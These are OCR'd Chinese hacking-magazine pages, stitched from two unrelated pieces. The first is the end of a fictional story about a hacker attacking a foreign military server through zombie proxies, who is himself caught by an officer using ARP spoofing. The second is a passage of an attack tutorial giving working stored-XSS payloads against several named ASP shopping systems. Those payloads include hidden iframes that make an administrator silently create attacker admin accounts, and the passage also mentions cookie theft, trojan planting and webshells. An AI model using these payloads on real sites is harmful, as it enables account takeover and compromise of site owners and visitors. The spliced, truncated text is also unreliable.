


图1　界面很漂亮

实位置。属于一种反刑侦技术）连接控制T国军队总后勤保障部被E-man拿下来的机器，从而探清其内部结构并争取控制其中心服务器，所以我决定新买一个40G的硬盘。在行动之前装好系统软件和应用软件，行动一结束就将硬盘高格后低格再高格！系统软件选择的是叶的Ghost版XP sp2，因为优化程度非常高并且自带IBM的恢复系统，稳定无后门（后门：隐藏在系统暗处的漏洞，黑客通过后门在用户不知情的状况下，隐藏在系统后台控制用户的电脑）。打上所有的补丁后，又安装了常用的应用软件，最后E-man给了我一个他配置好的冰点6！我也装上了，这是为了对付突发的状况。

一切准备就绪。老婆对我说"我要为你作祈祷！"

我也没办法，她信基督也不是一天两天的事了！在这个世界上，我只相信她一个人。

祈祷完了，她给我倒了杯咖啡就去睡觉了！结婚两年来，我经常会想咬她一口，其实我也这样做了！原因是我太爱她了，恨不得把她一口吃了！我每天都会觉得我是世界上最幸福的男人，拥有一个美丽动人、温柔贤淑的老婆！

行动一开始非常顺利，不费吹灰之力就探清了目标网络系统的拓扑结构和中心服务器的系统信息。中间有两次连接不上的情况出现。最初我还以为是跳板的问题，在亲自查看后，我才发现是T国军队总后勤保障部网络系统的问题。可能是发现了我之后将我的IP设置了禁止访问，不过，道高一尺，魔高一丈，为了这次行动，我特意准备了20台带宽4M的肉机代理。我还以为会用不上呢！

在我准备利用其中心服务器的漏洞取得绝对控制权的时候，中心服务器突然关机了！我暗骂SunOS（SunOS：一个非常有名的服务器操作系统）的编写者们。怎么说我现在都是以一个普通用户的形式登录在系统中，怎么说关就关了呢？连个通知都没有！

E-man说会不会是T国的人直接按了Power键？

我说不可能，从行动开始到现在才半个小时，整个T国的军方后勤保障部都在使用这个服务器，就算他们发现了我或者出现什么紧急情况，要通过关机来解决，那也要通知所有正在连线的工作人员。让他们保存退出后才能关闭服务器。再说了，我刚刚看过当前登录的用户，拥有关机权限的只有一个用户，况且那个用户正在编辑一个文档，不保存就无缘无故关机，那人有病啊？

我决定等这台服务器重新启动……

"报告长官！这是犯罪嫌疑人的日记，请师座过目！"

"恩！小高呀！'旦'行动从1月1日开始到现在哦，果然是有成效啊！干得不错嘛！"

"谢谢长官的表扬，我会更加努力的！"

"恩！好，现在没你事了，回家里去休息吧！剩下的我会交给总部处理的！"

"谢谢长官！"

"小高！小高！来！来！呵。我真服了你了，你才来不到一年就立了一个一等功！太牛了！走！我请你喝茶去！"

"哈好！"

"对了！那个疑犯的住址，你是怎么知道的呀？"

"哦！其实那个人的机器早就被我控制了，该国的小区局域网安全性很烂的。随便一个ARP欺骗工具就可以抓很多肉机的啦！碰巧那天被我看到那个人正在入侵一个网站，所以我就把他监视了起来。还好他笨！一直没发现我！突然那天我发现咱们内务部的一个人的机器被他控制了！所以我就将计就计喽！来了个另类的蜜罐技术！"

"哈哈，果然是英雄出少年呀！"

"呵呵！"

编辑点评：

虽然本故事纯属虚构，作者的笔杆也略有青涩。但写的却有点意思。螳螂捕蝉，黄雀在后，作者似乎暗喻了一些讽刺的意味。此类文章风格不多见，希望各位读者看后能略有所得。

誉上的影响，试想，你去买东西，发现购物帮助里写的是骂人的话，注册条款里写的是莫名奇妙的话，这个网站肯定会受到影响的。看config.asp文件，有一个htmlencode函数：

```
function HTMLEncode(fString)
if not isnull(fString) then
    fString = replace(fString, ">", "&gt;")    '过滤 >
    fString = replace(fString, "<", "&lt;")    '过滤 <
    fString = Replace(fString, CHR(32), " ")    '过滤Chr(32),下同
    fString = Replace(fString, CHR(9), " ")
    fString = Replace(fString, CHR(34), "&quot;")
    fString = Replace(fString, CHR(39), "&#39;")
    fString = Replace(fString, CHR(13), "")
    fString = Replace(fString, CHR(10) & CHR(10), "</P><P>")
    fString = Replace(fString, CHR(10), "<BR> ")
    fString=ChkBadWords(fString)
    HTMLEncode = fString
else
  HTMLEncode=fstring
end if
end function
```

再看保存留言的文件fksave.asp的关键代码：

```
iname=request.Form("name")    '从表单获得name的值赋给iname
iqq=request.Form("qq")    '从表单获得qq的值赋给QQ
iemail=request.Form("email")    '从表单获得email的值赋给email,下同
iurl=request.form("url")
isex=request.form("sex")
icontent=request.form("content")
set rs=server.createobject("adodb.recordset")    '创建adodb.recordset对象
rs.open "select * from guestbook where (id is null)",conn,1,3
rs.addnew
rs("name")=iname    '将iname写入数据库
rs("qq")=iqq    '将iqq写入数据库
rs("email")=iemail    '将iemail写入数据库,下同
rs("url")=iurl
rs("sex")=isex
rs("content")=icontent
```

只检测了姓名和提交的内容是不是为空，有HTMLENCODE函数死活不用，嘿，程序员有性格，我喜欢。下面进行漏洞测试：就不进行"<>"的检测了，直接在QQ一栏里填写"**<script>alert("大哥，为什么要有怎么明显的跨站？**（小编注：应该是"这么"）**")</script>**"，呵呵，连QQ是不是数字都没有检查，程序员哥哥还真是忙啊。提交留言，弹出对话框，如图2、3。




图2 填写跨站代码

下面进行漏洞的利用：挂马偷COOKIE已经完全没有阻碍了，我们的目标是得到后台管理员的权限。我们进入后台，添加一个管理员sniperhg密码123123，抓包得到数据包关键部分：**http://127.0.0.1/index/have%20do/fshop/1/admin/saveadmin.asp?action=add&admin2=sniperhg&password2=123123&flag=1**.注意，FLAG=1才是管理员。现在把我们的跨站代码改成：**<iframe src="saveadmin.asp?action=add&admin2=UserName&password2=PassWord&flag2=1" width=0 height=0></iframe>**，这样只要管理员在后台查看了我们的留言就会在后台添加一个名为UserName密码为Password的管理员了，然后我们拿着这个管理员进后台该干什么就干什么了，备份拿webshell不成问题的。效果我就不演示了，反正我是成功了的。




图3 跨站成功

2.ShopV8购物系统ACCESS版：

正所谓天下文章一大抄，这程序代码也不例外，你瞧，这ShopV8购物系统跟上个购物系统的漏洞如出一辙，FKsave.asp文件代码一模一样！我真的无言，同样的方法来一遍，刚才没有截图，现在截个图给大家看看：WSockExpert抓包，如图4。




图4 抓数据包

QQ栏填写**<iframe src="saveadmin.asp?action=add&admin2=UserName&password2=PassWord&flag2=1" width=0 height=0></iframe>**提交，效果如图5。

3.时代商城购物系统Version 7.2专业版：




图5 提交后的效果

留言文件mess.asp关键代码：

```
function HTMLEncode2(fString)
  fString = Replace(fString, CHR(13), "")
  fString = Replace(fString, CHR(10) & CHR(10), "</P><P>")
  fString = Replace(fString, CHR(10), "<BR>")
  HTMLEncode2 = fString
end function
set rs=server.CreateObject("adodb.recordset")
rs.open "select * from mess",conn,1,3
rs.addnew
rs("messsubject")=trim(request.form("messsubject"))    '下面很多变量都没进行过滤
rs("messtype")=request.form("messtype")
rs("messcontent")=htmlencode2(trim(request.form("messcontent")))    'htmlencode2函数处理变量messcontent，但是没用
rs("messusername")=trim(request.form("messusername"))
rs("messemail")=trim(request.form("messemail"))
rs("messtel")=trim(request.form("messtel"))
rs("messdtm")=now
rs("messip")=Request.ServerVariables("remote_addr")
rs.update
rs.close
set rs=nothing
```

有个htmlencode2函数，不过是用来转字符的，并不是来过滤我们的<>这两个符号的。

漏洞测试：在留言内容处光明正大的填写上：**<script>alert("大哥，为什么要有怎么明显的跨站？**（小编注：再次写错）**")</script>**。管理员进入后台，打开留言版块管理菜单，查看我们刚才的留言，"当"的一声，对话框弹出来了，如图6。

当然我们留言内容不能什么都不写，得写点内容让管理员看看啊，不然他会怀疑我们的。

漏洞利用：以前看别人利用跨站可以直接备份马儿，我们这里限于条件，不能在前台上传任何




图6 跨站成功

的东西，所以只有通过让管理员不知不觉的给我们加账号这一条




图7 首页公告挂马




图8 跨站成功

路，看得乏味希望各位看官不要介意哈。这个后台说实话没什么多大用处，我们没有备份的地方，撑死了在公告处挂个马什么的，如图7，打开网站弹出，如图8.

4.ONSHP 购物系统个人版：

留言文件代码：

```
set rs=Server.CreateObject("ADODB.RecordSet")
    sql="select * from book where online='1' order by Postdate desc"
    rs.open sql,conn,1,3

                rs.Addnew
                rs("username")=Request("username")    '什么都不过滤就直接将 username 写进数据库了，下同
                rs("comments")=Request("comments")
                rs("usermail")=Request("usermail")
                rs("face")=Request("face")
                rs("pic")=Request("pic")
                rs("url")=Request("url")
                rs("qq")=Request("qq")
                rs("online")=view
                rs("IP")=Request.serverVariables("REMOTE_ADDR")
                rs.Update
                session("book_error")=session("book_error")+1
        rs.close
        set rs=nothing
```

连个过滤函数都没有，什么都不用担心，只不过有长度限制，但是用的是javascript检查的，这个我们可以在本地修改表单自己进行提交，不过邮箱长度有100，构造一个语句应该是没有问题的了，如果语句过长自己搞个HTM把长度限制去掉就行了，但是要注意这个时候就只能通过主页进行跨站了，因为javascript是通过response.write写的。我们看不到HTML代码（这里我觉得程序员还是比较聪明的，不过没有聪明到底，漏了主页这个部分）。

这个购物留言比前面几个需要技巧，跨站语句要构造，注意要闭合双引号"。在邮箱处写上 **"1@11.com"><script>alert("*大哥，为什么要有怎么明显的跨站？*")</script>""** 提交。管理员进入后台进行留言管理，打开我们的留言，弹出对话框！图9，图10。




图9 跨站代码




图10 跨站成功

常规方法，继续抓包看看：

```
POST /index/TimesShop7/j_9294_ONSHPAc/1/onshpacshop/admin/safe3.asp
    Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint, */*
    Referer: http://127.0.0.1/index/TimesShop7/j_9294_ONSHPAc/1/onshpacshop/admin/safe3.asp
    ...省略部分无用代码...
    Username=hghghg&Pass1=hghghg&Pass2=hghghg&Submit=%C8%B7%C8%CF%CC%ED%BC%D3&add=ok
```

这样我们的跨站语句就要改成 **"<iframe src="safe3.asp?Username=hghghg&Pass1=hghghg&Pass2=hghghg&Submit=%C8%B7%C8%CF%CC%ED%BC%D3&add=ok" width=0 height=0></iframe>"**，我们有了后台管理权限就可以上传备份了，只不过获得shell方法不是很常规，其方法参考我在第8期的杂志中《天生购物狂》一文里的对56677购物网站后台的突破，手法是一模一样的，因为，备份文件是一样的。

5.商达讯网上开店免费版 7.0：

我不知道是谁抄谁的，它的留言文件和"时代商城购物系统 Version 7.2 专业版"是一模一样的，当然，漏洞也是一模一样的了。我就不在这里多废话了，操作方法同"时代商城购物系统 Version 7.2 专业版"。但是后台有点不一样的地方就是它还有利用的可能性，"时代商城购物系统"我没找到突破的方法，不过这个还是有可能的。在管理菜单里有一项是"访问统计管理"，密码默认是admin，进入后可以配置一些参数。而这些参数是保存在count文件夹下的config.asp文件里的，并不是以数据库的方式保存的，这样我们就有了利用的可能，不过前提条件是没有更改管理密码admin。但是只有几项是保存在这个文件里的，我以"查看统计记录时，每页最多显示多少条记录"这一项为例，因为有长度限制不过不要紧，没有限制外部提交我们自己构造HTM来玩！构造表单如图11。

